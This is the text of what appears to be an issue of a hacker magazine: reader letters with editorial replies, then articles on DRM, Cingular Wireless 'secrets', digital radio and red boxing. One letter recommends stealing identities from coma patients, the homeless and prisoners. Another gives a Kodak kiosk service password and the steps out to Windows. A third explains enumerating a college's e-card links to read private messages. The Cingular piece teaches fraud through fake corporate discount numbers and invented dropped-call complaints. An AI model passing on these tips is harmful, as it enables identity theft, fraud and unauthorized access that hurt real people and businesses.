"However, since we sent you this CD, we have become aware of a mail production situation that has affected a small percentage of recipients, including you. Due to human error in developing the mailing list, the digits of your social security number (SSN) were used as part of your mailing label's source code, a string of more than 40 numbers and characters. Fortunately, these digits were embedded in the middle of the string, and they were not formatted in any manner that would identify them as an SSN.

"Nevertheless, we sincerely apologize for this inadvertent error, which is completely inconsistent with our strict policies to protect our clients' privacy. Out internal policies limit the use of client SSNs for purposes other than tax preparation. Furthermore, our internal procedures require that mailing source codes are formulated in a manner that excludes use of any sensitive or confidential information. Please know that we have conducted a thorough internal review of this matter, and are taking actions to ensure that this does not reoccur."

So, not only are they sending me junk mail... they are sending me junk mail that exposes sensitive personal information.

drlecter

This is probably a lot more common than even the most paranoid among us fear. While these guys at least owned up to their huge mistake, one has to wonder why they would use that number in any way outside of hav-

ing to report it to the tax people. It makes about as much sense as sticking your total income into a mailing label code. Such information has no business being used for other purposes. And yet it is - everywhere we look. We invite our readers to let us know whenever they see an SSN someplace where it shouldn't be.

Dear *2600:*

I just heard from a buddy that his 14 year old daughter was able to connect to the Neptune, New Jersey police department's unencrypted WiFi. WTF! Homeland Insecurity. Anybody need a ticket reversed?

deadman
Holland, NJ

Dear *2600:*

I was expecting a package from FedEx but I had no tracking number nor did I know when it was supposed to arrive. I called their customer service 800 number and amazingly without knowing anything other than the address and person it was addressed to, they told me everything. I wasn't even asked to identify myself. More interesting is I know the package was addressed to my wife yet they didn't think it odd some unidentified man was asking for information about it. They asked me if I knew the sender, and even though I didn't know the exact name they still told me when it would arrive even up to the approximate time. The woman on the phone also told me the package did not require a signature. You can call them and probably find information about any package your neighbor may be expecting! I don't know if UPS or DHL is as insecure but FedEx seemed to hand out package information like Tic Tacs.

comfreak

This is definitely easier than it should have been. But it's also solid proof that if you talk to a representative sounding halfway confident, more times than not you'll get information out of them. What may have happened in this case was that your phone number matched what they had on file for your address which satisfied their security check. Of course that sort of thing is relatively easy to spoof.

Dear *2600:*

Albion College in Albion, Michigan offers an electronic postcard service for students, family, and friends of the school at http://www.albion.edu/postcards/. Once the postcard is completed, it can be viewed online at a later date through the same website if you know your eight digit code in this format: http://www.albion.edu/postcards/view.asp?card=12345678. But the eight digit code is really only based on the middle *four* digits. The first two and the last two can be ignored. For example, http://www.albion.edu/postcards/view➥.asp?card=99112299 will return the same ecard as: http://www.albion.edu/postcards/view.asp?card=0011➥2200.

Another interesting feature: the old postcards don't expire. Any previously sent postcard can be retrieved and read simply by incrementing or decrementing the four middle digits. Every postcard shows the original message, the sender's email address, and name.

If you happened to be bored on a Saturday night and have nothing else to read....

scott

We're having a lot of fun with this and can't stop reading these. If your issue is late, this is probably why.

Further Info

Dear *2600:*

In regards to the articles in 22:4 by Thorn and t_ratv, Target, Wal-Mart, and CVS all use the same Kodak machines, albeit with different programming to suit the specific brand they're trying to sell. They're all running on Windows XP, allowing for some interesting mischief if you were to ever get to Windows from inside the interface. Of course, it'd be pointless to mention that if there wasn't an easy way in, no? There are a number of ways to do so, but I'll only outline the one I remember off the top of my head.

First, either obtain the setup password or use the exploit that Thorn mentions in his article about the password being unnecessary for the first five minutes of the system's operation. As he said, they're advised not to use the store number, but most often that's the case as it's easy for employees to remember. In the setup menu, there's an option for diagnostics. From there, go into service diagnostics. It will ask for a service password. If you're working in the lab, it's easy to social engineer a service password from the KPM call centers (which, I might add, are all outsourced to India it would seem), but considering how easy it is and that it's the same for every KPM (at least what I've found), I'll include it here: 741963. Straight up the left side, straight up the right side. In the service diagnostics section there is a button that goes right to the Windows Control Panel. From there, it's easy to get into the various hard drives and peripherals installed on the system as well as view system information and so forth.

Every KPM should have as a default five (possibly six) memory card drives, a CD drive, a floppy drive, a USB port (that seems to be solely for flash drives since regular USB connections at that port yield no results), and an infrared port. Some have magnetic card readers, although I haven't seen them implemented in any of the stores I've been to. Some of the more up-to-date ones have Bluetooth connectivity for camera phones although, again, not every store implements the tech. (Of course, if you can get into the system setup, you can make the KPM accept/do whatever you want it to, so it doesn't much matter. On startup, the device manager will show every piece of equipment connected to that machine and all of them are accessible from the setup menu.)

As for the three hard drive situation that Thorn described, they're primarily used for picture storage. Every picture that goes through the KPM is saved on all three of those drives. They're easy enough to find once you can get to the Windows interface. It's saved first on the E drive, then cloned to the other two.

As far as I can tell, the machines are not connected to the Internet, although I've only experimented with this at Target. It may not be the case elsewhere. From what I can tell at Target, they *are* connected to a back

end machine (one that will burn Kodak CDs, for example) that is connected to the Internet (thanks to Target's partnership with Yahoo). Whether you can access IE from the kiosks is still to be determined.

The Kodak Picture CDs already have information encoded on them before they're used by the KPMs. If you manage to get your hands on a blank Kodak Picture CD, it has the editing software suite it uses, along with all of the graphics that are necessary for that program to work. That would be why the KPM knew he was using blank discs. Of course, if you could write a CD-RW with the Kodak Picture CD information....

I don't have access to any of the CDs, but the software Thorn had access to is horribly outdated. The newest KPM revision I've seen is up to V5.2 or so. Everything other than the core program is added on by a CD, including patches and updates. As you can imagine, the stack of CDs would get quite large.

I would like to note that, other than the login at startup (which is done automatically) and the protection inside the KPM software (which is mediocre at best), there are no real security measures on this system. Once you're inside the hard drive, everything is at your mercy. It would be fairly easy for anyone to cripple these machines if they so desired.

DrBensina

Dear *2600:*

With Google and other search engines recently being in the news over privacy concerns, I think people who are concerned about their privacy when searching should take a look at http://www.scroogle.org/. This service is free and scrapes all the adverts from your Google search. More importantly it is not possible for Google to identify you. There is also a link on the site to Clusty which does provide ads but does not track you. They claim it provides better results than Google too!

Beowulf

Dear *2600:*

Just finished 22:3. The article "Forging an Identity" by SistemRoot has one small flaw. SSNs of the dead are flagged, so trying to use them at the DMV, bank, or anyplace that does a credit check will cause you to have an unwanted encounter with the cops. Better to use living persons who have no need for SSNs. Coma patients, the homeless, insane asylum residents, and prisoners doing 20 to life are good choices. Just remember to do a background check to make sure they're still living every once in a while. On a side note, the book *How to be Invisible* by JJ Luna is a good place to start for anyone looking to live the anonymous lifestyle. As always, thanks for a great mag that seems to be the last place for free thought.

Angry (not mad) Max

It's real comforting to know there are people out there thinking these things through. And what a wonderful welcome back to society for any of these people recovering from their ordeal when they discover someone else has been using their identity.

Dear *2600:*

First let me tell you guys how much I love your magazine. It gives me tons of great ideas and stuff to think about since I started reading it a year ago.

I read the article "Backdoor Exits from the U.S. Military" in 22:1. It was an interesting article. However, there are some things that folks should be aware of. First, getting out during basic training is difficult and training instructors will give you "hell" the entire time to attempt to straighten you out to make you a perfect soldier, airman, or sailor. Second, and most importantly, if you are given a "bonus" to sign up to come into the military you will not see that money until you arrive at your first duty location after training. So don't think that you'll see any money prior to finishing basic training. If you do receive some money up front you will be required to repay it since you didn't uphold your end of the contract and complete the first four or six years.

Be sure that you really want to join the military. Also, do the research to have your recruiter get you into a good career field (i.e., communications/networks, information managers/taking care of computers, etc.). The ASVAB test scores will limit you getting into some career fields if the scores aren't what they should be. Just because something sounds great, like para-rescue, it might not be what you truly want or something you can do after you leave military service. Most people join for the educational benefits, but most of the time you will not be able to take college courses until you complete your upgrade training in your chosen career field which can take up to two years.

When you are released from the military you will be given a Department of Defense Form 214. Most employers will ask for this when you apply for a job with them, especially if you let them know you were in the military. Some employers may question what happened and why you left the military prior to finishing your first term of service. The form will say that you didn't complete your first full term of service and your character of service is left blank. It could also affect what types of jobs you are able to get. Of course, if you plan on going into business for yourself it really won't matter.

My advice is to make sure you can handle someone being in your face 24 hours a day while you are in basic training and technical training. This of course is only for training and not when you arrive at your first assignment, which can be fairly laid back in some instances. Also, be aware that there are poor, as well as great, supervisors and managers in the military just as there are everywhere. As a supervisor told me one time, "We have bullshit just like everywhere else. Ours is just regulated." As with anything it will be what you make of it. Remember, it's still a volunteer force and not a mandatory requirement... yet.

I've been in for over 12 years and love it. I've been stationed at overseas locations including England and Germany. I've had the opportunity to learn and be mentored by some of the brightest people around. I've received all of my education free and had some really great times. Not to mention that I get a fairly decent pay check to buy all the electronic toys I can afford.

The Sarge

®THE DRM PLAN

by Don

The fight over the broadcast flag isn't over despite the recent court ruling. We're still being locked out of our hardware and media by Digital Rights Management (DRM) and the shifting ideology over how we use the media and equipment we buy. The technical and legal means are discussed in Michael Sims's speech on DRM and the EFF's speeches on Hackers and the Law from The Fifth HOPE. The speeches are archived online and well worth downloading. I'm going to focus on an aspect of DRM they didn't talk about, specifically how will DRM change the way we use music and why does the music industry love digital audio files?

Contrary to vociferous protestations of the RIAA, the major labels love digital audio files. They conceived of them years ago under the rubric of the "Celestial Jukebox." It would have worked much like P2P does today - you think of a song, hop on the network, and enjoy. Tunes shipped directly to your stereo for a small fee, not unlike the online music stores of today. Note though that it wasn't a "music box," it was a "jukebox." You'd have to pay every time you played a song. And you couldn't transfer it off the box to another system. If you wanted to listen in your car or while jogging or at a friend's you'd have to buy the song again. You'd pay every time you played.

This didn't happen but it doesn't mean the industry has given up on the concept. The Jukebox would have required a robust broadband and WiFi infrastructure to work - something that didn't emerge until P2P had already broken out and indeed may never have developed unless P2P came along. Instead of the Celestial Jukebox we have iTunes and DRM.

The price of an album from an online music store is generally comparable to the price of a CD ($10-ish per disc. If you're paying more than $12-$13 per CD, you're shopping at the wrong stores. Also, this refers to the "general" price of albums online. Some releases have already been priced much higher at online music stores, costing as much as they would at the mall and this will become the norm as the online stores become the dominant means for people to get music). There are major differences in the CDs and digital music files beyond packaging. A CD from the store has no controls built into it. You can play it anywhere, make as many copies as you like, and even sell it. DRM-enabled files can only be played on devices that have permission to play them. It's important to note these permissions because they can change.

Let's look at the iTunes Terms of Service (TOS). Not to pick on Apple, but they're the biggest player and set the standards for how online music stores will operate. According to Apple's "Usage Rules" (http://www.apple.com/support/itunes/➥legal/terms.html) you may have copies of the file on "five Apple-authorized devices at any time" and "burn a playlist up to seven times." It doesn't specify how often you may burn an individual file, but it does say "Any burning or exporting capabilities are solely an accommodation to you." Of course it also has the standard TOS legalese and informs you that Apple may change the TOS at any time without warning and you are as bound to them as you are to the original one you clicked through. In "the event that Apple changes any part of the Service or discontinues the Service, which Apple may do at its election, you acknowledge that you may no longer be able to use Products to the same extent as prior to such change or discontinuation, and that Apple shall have no liability to you in such case."

So you, as a person who paid to use these tracks in a non-infringing way get screwed if Apple changes its mind over how its service operates or changes the service at the behest of the music industry. These changes happen automatically and affect all the DRM tracks you have. You sync your digital audio device with your computer to transfer songs. The program used to sync is always updating itself every time you go online.

I've gone a long way to say what we all know. Yes, there are ways around DRM and there always will be. The problem though is not that there won't be a way around it when it hits but rather that we'll acquiesce to it because breaking the DRM will be more work than just going along, if it can be broken at all. Also, drawing on Michael Sims, they're going to try to make DRM a hardware issue, not a software issue. So cracking the DRM will involve either hacking your equipment the way phreakers used to do or by running a crack on every media file you ever want to play ever again. Yes, it's beatable, but a lot of people will pay the extra 1-2-5-10 dollars to not endure having to beat it.

This is an issue that's already coming up. There are only two ways to listen to a digital music file - either with a player (iPod, computer, etc.) or by burning it to a CD. Some cars are now being equipped with DVD players. DVD players won't play

CD-Rs unless the laser is specially designed, which they generally aren't. So with no major adjustments, cars are now locking out homemade media. No copies, no mixes, and no albums that you downloaded from the Internet. The technology that's needed to lock us out of our media is less complex than we imagine.

Also, the DRM default will be to deny copying unless the track clearly states you may. That makes sense from the industry's point of view - you can't copy without special permission. However, when we say "copy," the industry is thinking "play." The default setting for playing a track will be to block you from playing the track you paid for. Why not make the permission automatically allow you to play the track? If the default permission is set to allow you to play the media then you won't have problems with corrupted tracks being blocked. Nor would pre/non-DRM tracks be blocked. That's why "play" would equal "no" by default.

The music industry hasn't given up on the Celestial Jukebox. They want you to buy a copy of every track you want every time you play it. They can't do this with CDs - permanent collections of non-DRM media files. CDs are physical - you can do whatever you want with one once it's in your hands. That goes against the industry's current ideology. Plus there's always the profit motive. The CD is the last expense of the record companies.

When a band signs with a major label, they get an advance against royalties on future sales. From this advance the band pays for the recording and production of the album, any videos and promotions, and the tour. The label provides seed money and then pays to print the CDs. Without the need to press CDs (when the label just takes the master tapes the band paid for and uploads them to iTunes), the label's only job becomes recouping a minor investment and getting paid.

"But wait," digital utopians will say, "the artist can do that as well. They can record at home and sell their tracks directly through iTunes." No, they can't. The labels are maintaining their old role as gatekeepers, blocking acts from radio, television, and online music stores. The digital music services aren't dealing with bands, they're dealing with companies. There's no money in dealing with artists on a one-on-one basis. No one has the time, resources, or inclination to do that.

So the music industry wants to eliminate the CD so you'll re-buy every song you liked, and every new song you'll buy will mean pure profit. They'll use DRM-hardwired equipment to look for the play permission. Any CD lacking that (i.e., every CD ever) won't play. Nor will any of your old files or any files from groups outside the industry that haven't bought access to the DRM codes. The music industry will be able to completely lock everyone out of our culture, turning it from something we collectively create by deciding what we use, keep, and build upon into something the industry decides based on what's making the biggest profit at any given moment.

And that'll be it. We'll all be stuck buying DRM-protected tracks for our DRM-enabled players, rebuying files for broader use or every time a file is corrupted or lost. And P2P won't be spared either. DRM will block new material from being ripped and ripped material from being played so the resource pool that fuels P2P will dry up.

There are also questions of Fair Use being impinged - people being prevented from making music at home or DRM being appended to files you rightfully have and then being unable to play (for instance, public domain or Creative Commons-licensed tracks suddenly having limits applied for transfer and copying) but that gets into Fair Use rights which is a different discussion. Those problems all arise from DRM being the default and are more fully discussed in the books cited at the end of this piece. Where I want to go is towards solutions.

The first step is to cut DRM off at the source: Congress. Write, don't email, *write* your representatives letters outlining your opposition to government-mandated DRM in all its forms whether it be the broadcast flag or the DMCA. Remember when writing them that DRM is anti-copyright and unconstitutional. It prevents media from ever entering the public domain which goes against the U.S.'s definition of copyright. Also, support the EFF and pay attention when votes on these issues come up. Contact your representative whenever they do and write letters to the editor. Don't surrender to cynicism.

The second step is to not use DRM files and devices. Encode all your music into the open-source Ogg Vorbis and FLAC formats and only buy players that let you use these file types. They aren't going to vanish and devices that play them aren't going to regress to lock them out. Don't use online music stores. They'll all have - and always will have - DRM.

But where should you get the music that you encode into Ogg/FLAC? From CDs you buy. That's the third step. Buy music you want, like, or are curious about on CD. The record companies will keep manufacturing CDs as long as they're making money (and once they stop, they won't get your money) and hardware manufacturers won't stop making CD players until people aren't using them anymore. They also won't make CD players that refuse to play pre-DRM discs. Instead manufacturers will make your computer refuse to play pre-DRM files forcing you to use your stereo to play CDs just like you have to do with tapes and records.

There is another reason to buy CDs. It's not a

technical one, it's an ideological one. When you hop on a P2P network or an online music store you grab the track you want and then maybe the rest of the album. Or, if you grab the entire album, you cull the tracks you don't want at the moment and delete them. You can do this with a CD as well, putting all your favorite tracks on a mixCD or putting them on repeat, but the rest of the album isn't lost. When you ditch the album for the single you rob yourself of those times when you pull out an old album and let it play past the one song you liked, when you hear the next track and understand it in a way you didn't before, when you hear a song at a party and then later find you had it yourself, taking you back to that moment. When you accept only taking the tracks from the moment and scuttling the rest - a lauded advantage of P2P - you are robbing yourself of the opportunity to rediscover music, your music. You are instead buying into an ideology of music not as art or even culture but as product, as something disposable. That's the music industry's ideology. Don't let it be yours.

Support the artist, support local retailers, and buy the CD. Keep music an issue of control, not permissions, of CDs, not DRM.

Background information for this piece came from:

- Michael Sims's and the EFF's speeches at http://www.the-fifth-hope.org/
- Negativland's "Shiny, Aluminum, Plastic, and Digital" and Steve Albini's "The Problem with Music" at http://www.negativland.com/intprop.html
- Lawrence Lessig - *Free Culture*
- Kembrew McLeod - *Freedom of Expression ®*
- Siva Vaidhyanathan - *Copyrights and Copywrongs* and *The Anarchist in the Library*

The Secrets of Cingular Wireless

by The iNSiDER

What is really going on with Cingular Wireless and the former AT&T Wireless? I currently work at Cingular and thought I would share some secrets from the most evil cell phone company on the planet.

First of all we just rolled out new plans that cap your rollover banking so you can only store up to your plan's maximum amount of minutes instead of unlimited. That doesn't really matter though because Cingular hopes you will use most of your minutes with nights and weekends, and mobile to mobile. Hopefully your minutes will expire at the end of a year.

We have thousands of bad versions of the quad band Motorola v551 floating around. In fact, our former AT&T Wireless v551s work fine on the network, but instead of being honest Cingular keeps giving out these v551s with shitty reception under a no refunds policy. We are not allowed to tell customers because this would cost the company heavily, one upper management person said.

We love giving out a month here and there of unlimited time. We thrive off those promos. This is an industry trick that gets the (sucker) customer to get used to using a lot of minutes for when the promo runs out.

A good way to get free shit out of Cingular is by gaming. We have the power to give you credits and send you free stuff and also top up your time. You just have to social engineer it into your pocket. This art is called gaming. If you call our reps enough times you can get it. Just make sure you make different inquiries so the 50 percent of reps who check the "memos" on the account don't see a pattern.

We get in trouble for using technical lingo. For example, the word "TDMA" is not allowed. We have to say "digital technology" even though GSM is digital also.

Our former AT&T Wireless service is better then our current service and it always will be.

We have a little meter on everyone's account called a "CHURN indicator." This will tell us when you call if you want to quit Cingular.

We use two systems to take our calls: Care and Telegance, two shitty programs made in Visual Basic and they crash all the time. We rely on a very shitty system for information when you call that is named CSP. All Cingular stores have access to this too. We hate taking calls from Cingular stores. Those people think they are so great, but really all the bosses and upper level management in our call centers and corporation think the people who sell phones in the store are little bitches on a power trip, and we laugh behind their backs and tell them to fuck off all the time.

We can make data changes, reset your password, and check to see if everything is provi-

sioned correctly in a java program called Snooper. If our systems ever crash while you are on the phone with us we can't tell you because Cingular says that will make the customer lose faith in our company. We crash all the time.

Also, Cingular is releasing push to talk technology because they are scared of being knocked out of the market by everyone else while Verizon actually has a better push to talk system even by our own flowcharts.

If you ever threaten to leave us if we don't give you something, most of the time we can give it to you, including credits. By order we have to save you from paying your early termination fee to go to another company, so when you want to threaten us, ask what the fee for your "ETF" is.

A common trick to get free time and credits at Cingular or the former AT&T Wireless (usually the same reps) is to say you have a lot of dropped calls. You can just say everywhere you go the calls are dropping off. Most of the time you can get 100 free anytime minutes or more, depending on how nicely you word it. If a rep ever tells you that they are getting permission to add a credit from their manager, they are simply putting you on hold for a few minutes to pretend to do that to negotiate you down on your bill more. This is a trick that is taught to all reps in Cingular training.

You can always get a discount on your account by calling up and saying you have a "FAN" number but you lost it. A FAN number is a foundation account number. It belongs to a business. General Electric has the biggest FAN account with companies like Universal Studios under it, but the U.S. Postal Service gets a nice 25 percent off their bill at a time. Just find some number that is disconnected and tell them it's your HR department and that you work for a big company and they will attach their discounts to your account. Remember you will also be entitled to two free phone upgrades a year which can get you really cheap devices and more.

Also, if you want Roadside Assistance, always remember you get it two months free every time it is added to your account. So get it for two months at a time, cancel it, then ask for it again the same day with a different rep. It will work like a charm so you always get it for free.

The cell phone company is a greedy slimy giant corporation that wants to fuck you over. Why not get your own piece of the pie and fuck them too? A few things to say to the reps while you're talking to them to mess with their heads: "Are you a blue rep or an orange rep?" "Have you called the res or tech department today to see if all my features are provisioned correctly on this account?" "How often do you call res desk for help?" "What's your average hold time? Do you sit in ACW a lot?" "I hope your save team can stop me from paying my ETF."

Since writing this article I quit a couple of days ago. So fuck Cingular Wireless and the former AT&T Wireless. I am too cool to go back.

Techno-Exegesis

by Joseph Battaglia
sephail@2600.com

The past century has seen many changes in the way radio content is delivered. Outside of amateur radio, the dits and dahs of morse code no longer fill the airwaves, FM broadcasting listenership far outweighs the number of those still tuning into the AM (MW) bands, satellite radio is becoming a standard feature in cars, and "podcasting" seems to be the new buzzword amongst the youth. Most of the changes have been positive, expanding the medium and improving its overall quality, while others threaten the very nature of radio itself. Shortwave broadcasts have always been an excellent source of international news and perspective, while AM/FM broadcast bands keep us up to date with local events. Anyone can take a receiver, be it made in the last month or left over from the days of vacuum tubes, and tune into any number of local or international stations packed with news, entertainment, and of course, propaganda. You choose what you want to hear, and it's all available for free.

But the days of the average person listening to international shortwave broadcasts are quickly passing, causing stations such as the BBC World Service to cease their broadcasts to

North America, yet millions are willing to pay for a subscription to satellite radio. Frequencies now broadcasting analog television signals will become silent in just a few years, and in their place will be private content, owned and controlled by the highest bidder. New proprietary digital modulation schemes on our broadcast bands threaten to quickly antiquate billions of radios, as well as our freedom to choose what we listen to. Licensing on new modulation schemes prevents hobbyists from writing their own software to demodulate signals that were previously completely open. Where is all of this leading? Into the hands of private enterprise, it seems. While corporations have always had some control over the content on our airwaves, we now seem to be much more willing to give up the medium than ever before.

In 2001 and 2002, the radio industry saw two new players: XM and Sirius. These companies, after paying nearly $80 million each to the FCC for frequency allocation in the 2.3GHz band, became the first two commercial satellite radio providers in the United States. In just a few years, both companies saw exponential growth, with millions of new customers subscribing to their service in later years. It's not cheap, either. The current $12.95 a month plus setup fees is a far cry from the free local broadcast radio we're all used to tuning into on our way home from work. But where else can you turn to get high quality commercial-free content that follows you around on those cross-country trips?

Well, at least one of those claims is true.

Let's first take a look at some of the technology behind satellite radio. Both providers live in the microwave S-band: Sirius from 2.320GHz to 2.3325GHz and XM from 2.3325GHz to 2.3450GHz, with 12.5MHz of bandwidth each. According to Chriss Scherer's article "The Final Countdown for Satellite Radio" in *Radio Times,* the total data throughput is 3.28Mbps. Analysis with the Shannon-Hartley theorem shows that this is a fairly conservative data rate, allowing for reception of signals that are weaker than the background noise level (as is common with spread spectrum modulation schemes). This allows for decent reception in noisy or weak signal areas, but is also a very crippling bandwidth limitation for the providers. 3.28Mbps isn't much, and with modern encoding algorithms requiring at least 64Kbps/channel (or slightly less for talk) to reproduce acceptable sounding music, they're quite limited in the number of channels that they can offer - unless they decrease the bandwidth used by each and, along with it, audio quality. Sirius promises over 125 channels while XM promises 160. But *how?* At 64Kbps, they should only be able to fit 50 or so channels not counting any additional overhead. So they obviously decrease the bandwidth consumption even more to cram in that many channels, resulting in audio quality that can no longer compare to what's offered by local FM broadcast stations. And people are paying for it!

Well, that's fine. They're not interfering with the conventional broadcast bands, people seem to like it, and it's up to the consumer to subscribe anyway. So where's the harm? My concern stems from their success. We no longer seem to care about the fidelity of what we listen to and while many would claim that this is unfounded and that satellite radio "sounds just fine," consider, for a moment, cellular phones. Little more than a decade ago, nearly all cellular telephones used the AMPS protocol, which was little more than some digital signaling on top of a purely analog voice channel. We're talking about real narrow bandwidth analog FM here - high quality stuff. The voice quality was more limited by the telephone network's codecs than by the wireless modulation scheme and the calls sounded great. As more and more people began using the cellular networks, more efficient use of the spectrum was necessary to keep up with the call volume. As the years progressed, new digital standards (TDMA, CDMA, GSM, etc.) were introduced, giving providers a way to limit the bandwidth used by each channel. More time went by and providers began doing everything they possibly could to increase the capacity of their cell sites, limiting bandwidth as much as possible and leaving us with what we have today: little more than barely intelligible shitty sounding audio. And you can't argue with that!

While satellite radio is really its own beast, new digital modulation methods are being tested on our conventional broadcast bands as well. A *good* example of this is DRM (Digital Radio Mondiale), which is an open standard for broadcasting data in low bandwidth conditions using in-band on-channel (IBOC) technology. Developed for cheap and easy implementation, DRM can be utilized with preexisting transmitters and receivers, requiring only minor modification. Although it can be used on any of the AM bands, it is now most commonly found in the shortwave bands. DRM promises to increase the audio quality of these low bandwidth AM broadcasts, although a DRM capable receiver (or a modified conventional receiver with software decoding) is required. It allows for a choice of three MPEG-4 audio codecs, depending on content type: HE-AAC for higher-quality audio and

CELP or HVXC for low bit rate voice-only audio. DRM can operate within the standard frequency allocations (i.e., the 10kHz channels which are already assigned) in either a hybrid mode (AM+DRM) or DRM-only mode, and allows for multiple digital channels to be present. It can even be used with a bandwidth of 20kHz for higher quality audio or channel multiplexing but requires two adjacent channels to be allocated to the station, something many broadcasters do not have available. Bit rates for single channel (10kHz) operation range from 8Kbps to 20Kbps, and up to 72Kbps if more bandwidth is used.

DRM can be considered a step forward for the shortwave listening community, which is often plagued with fading as well as manmade and atmospheric noise. Good DRM decoders can often overcome these issues, resulting in clear, static-free audio. The meta-data included in DRM broadcasts can also help identify the station and content, a feature that's extremely useful when tuning around the enormous realm of the shortwave bands. There have already been many radio hobbyists who have posted instructions for modifying popular shortwave receivers for use with software decoders (both open source and commercial) which utilize a PC and a sound card, allowing for extremely low cost DRM reception. As more and more stations begin implementing DRM, my hope is that it will breathe more life into the overall interest in these fascinating bands.

Not all of the new digital methods, however, have these benefits. Many commercial stations in the FM broadcast band are now touting the phrase "...now broadcasting in high-definition HD Radio!" Despite being completely inaccurate, not much detail about the technology is being presented by the stations, leaving customers puzzled about what it all actually means. In fact, HD Radio actually stands for Hybrid Digital Radio, another IBOC digital encoding method developed by iBiquity and approved by the FCC for use in 2002. But unlike DRM, HD Radio is proprietary, thus third parties wishing to integrate the technology into a receiver must pay licensing fees to the company. Although it seems that most stations are still in a "testing" phase, hidden dangers exist if the standard catches on. For now, HD Radio operates on the sub-carriers of FM stations - that is, beyond the bandwidth required for the L+R (monaural) baseband signal (0 - 15kHz), usually just above the L-R (stereo) signal (23 - 53kHz) and RBDS (Radio Broadcast Data System - 57kHz) sub-carrier. That's already a lot being jammed into the 200kHz bandwidth allocation and, according to Carson's Rule, all that "stuff" with a 75kHz deviation is already exceeding the limit. HD Radio promises to extend the used bandwidth to almost 400kHz and can end up causing some serious interference problems, even though most areas have stations spaced at least two channels (400kHz) apart. Receiving those distant FM stations stuck in between the locals will quickly become a thing of the past.

All of this, again, does *not* help audio quality. FM broadcasting in itself is an extremely high quality means of transmitting audio, the passband being from 50Hz to 15kHz, an enormous chunk of the audible frequency range. In fact, many people cannot even hear much past 15kHz, let alone below 50Hz. High quality receivers can reproduce extremely good audio in strong signal areas without the need for any type of digital modulation. As we've seen with other forms of digital modulation, stations wishing to add more "channels" to their broadcasts will decrease the bit rate available to each, leaving us with more crappy audio. iBiquity's hold on their proprietary technology is also a huge danger to us, the hobbyists. We can't easily investigate the quality of their encoding *or* implement our own method of decoding without legal ramifications. While we have free range to tinker with open standards such as DRM, our hands are tied when it comes to HD Radio. Worse, if the standard sticks, stations will begin using more and more bandwidth for the digital modulation until the entire broadcast is in proprietary HD Radio format by first removing the stereo separation data, then the entire analog signal, leaving no fallback and billions of antiquated radios.

Clearly, this is the wrong path for us. The importance of open standards is rarely ever understood in the corporate community, yet hobbyists, those who develop much of the technology in use by the corporate world, have always seen the need for them. Historically, demand for competition has sorted this out, but in an age when monopolies seem to be sprouting up in all sorts of niche markets, I'm afraid of what might possibly happen if it doesn't. I've covered only a few of the new concerns in radio, but there's so much more out there: the threat of "rights management" on top of digital radio, BPL's (Broadband over Power Lines) interference to our shortwave bands, the sale of portions of our broadcast spectrum to private enterprise, and more. We've fought similar battles before. This is yet another that needs our attention.

Not Quite Dead Yet

- The Current State of Pay Phones, ACTS, and Red Boxing in the United States

by Black Ratchet
blackratchet@blackratchet.org

Every time someone asks "Can I still red box?" the constant murmur of the peanut gallery echoes in reply "Oh! Red boxing is dead! You can't do that anymore!" Apparently because AT&T shut down their ACTS links, everyone thinks that every other phone company did too. Au contraire.

Now for those of you thinking "Red boxing? ACTS? AT&T? Phones?" let's sit down and explain.

In the beginning, Ma Bell created the pay phone, and lo, she smiled and said it was good. The first coin phones for the Bell System were manufactured by the Gray Telephone Pay Station company in 1898. From 1898 up until the 1970s in some places, it was impossible to dial your own long distance calls without the assistance of an operator first. The original pay phones produced by Gray - and after Gray's patents expired, the Bell System - were referred to in the vernacular as "three slot" pay phones. They had separate slots for nickels, dimes, and quarters. When you placed a long distance call, you first dialed the operator and gave her the number. Then she would ask you to deposit the amount of the initial rate into the phone. When you did, the coins would activate mechanical bells in the pay phone: one ding for a nickel, two dings for a dime, and a resounding gong for a quarter. After hearing the right amount of bells, the operator would put your call through. This system had numerous drawbacks: namely, the operator needed to be on the line when the coins were deposited, and the operator could be fooled by something as a simple as a tape recording.

Around the mid 1960s, the three slot pay phones started getting phased out and the Bell System started phasing in newer "single slot" pay phones. These, as the name leads you to believe, had one slot, and instead of bells, they used a single frequency tone of 2200Hz when coins were deposited: one pulse for a nickel, two for a dime, and five for a quarter. However, as 2200Hz was "talkable," as in you can "inadvertently" make a 2200Hz tone with your voice, an automated system could not be used to determine if you deposited coins. Ma Bell did not want someone with a high squeaky voice accidentally getting free time on his or her phone call! Since there was no automated system, long distance phone calls still had to be handled by humans. Operators still had to control coin collect, coin return, and call setup functions.

This changed in 1978 with the introduction of "Automatic Coin Toll Service."

ACTS allowed the network to automatically collect coins for long distance by listening for coin tones from the pay phone. ACTS addressed the issue of "talkability" by making the coin tones multifrequency, that is, overlaying 1700Hz on top of the 2200Hz signal. People cannot make an MF tone by talking, thus ensuring that people would not get a free ride.

This was considered foolproof. Riiiiiight....

Phreaks and pholks quickly figured out the new system and the era of "red boxing" in the 1980s began in earnest. People found they could easily fool the new system by playing tapes of coins into the handset or rewiring Radio Shack tone dialers. A toll fraud arms race quickly developed between the phone companies and the fraudsters. The phone company would find out a way of stopping a certain technique and people would find a way to work around the restriction. People would red box free phone calls across the United States with abandon.

This continued up until mid-2001 when AT&T pulled the nuclear option. Citing declining revenues and massive overhead, AT&T petitioned the FCC to shut down its nationwide ACTS system. In mid-to-late 2002, the cord was pulled and the fraudsters cried out into the night. People gave up on their red boxes and put them into the trash to join the blue boxes already at the dump. The end, right?

No.

While nationwide ACTS has been discontinued by AT&T, everyone seems to have forgotten that ACTS as a system is still in use by other phone companies. Verizon, AT&T (formerly SBC), and Qwest all still have ACTS systems active within the United States. The catch? They are only used for local toll calls. (By the way: BellSouth customers? You lose. BellSouth removed the whole coin phone kit and kaboodle around 2001 or so.)

What is "local toll" you ask? Well, in 1984 after the Bell System breakup, the Bell System was broken up into smaller local telephone companies, while AT&T was given the Long Distance portion of the network. Now, what was stopping the smaller

companies from carrying their own long distance calls between areas they cover? The agreement dictated that the United States was to be broken up into "Local Access Transport Areas," otherwise known as LATAs. The agreement stated that the local telephone companies could carry their own traffic for calls within a LATA, but if it was between LATAs they needed to hand it over to a Long Distance provider, such as AT&T.

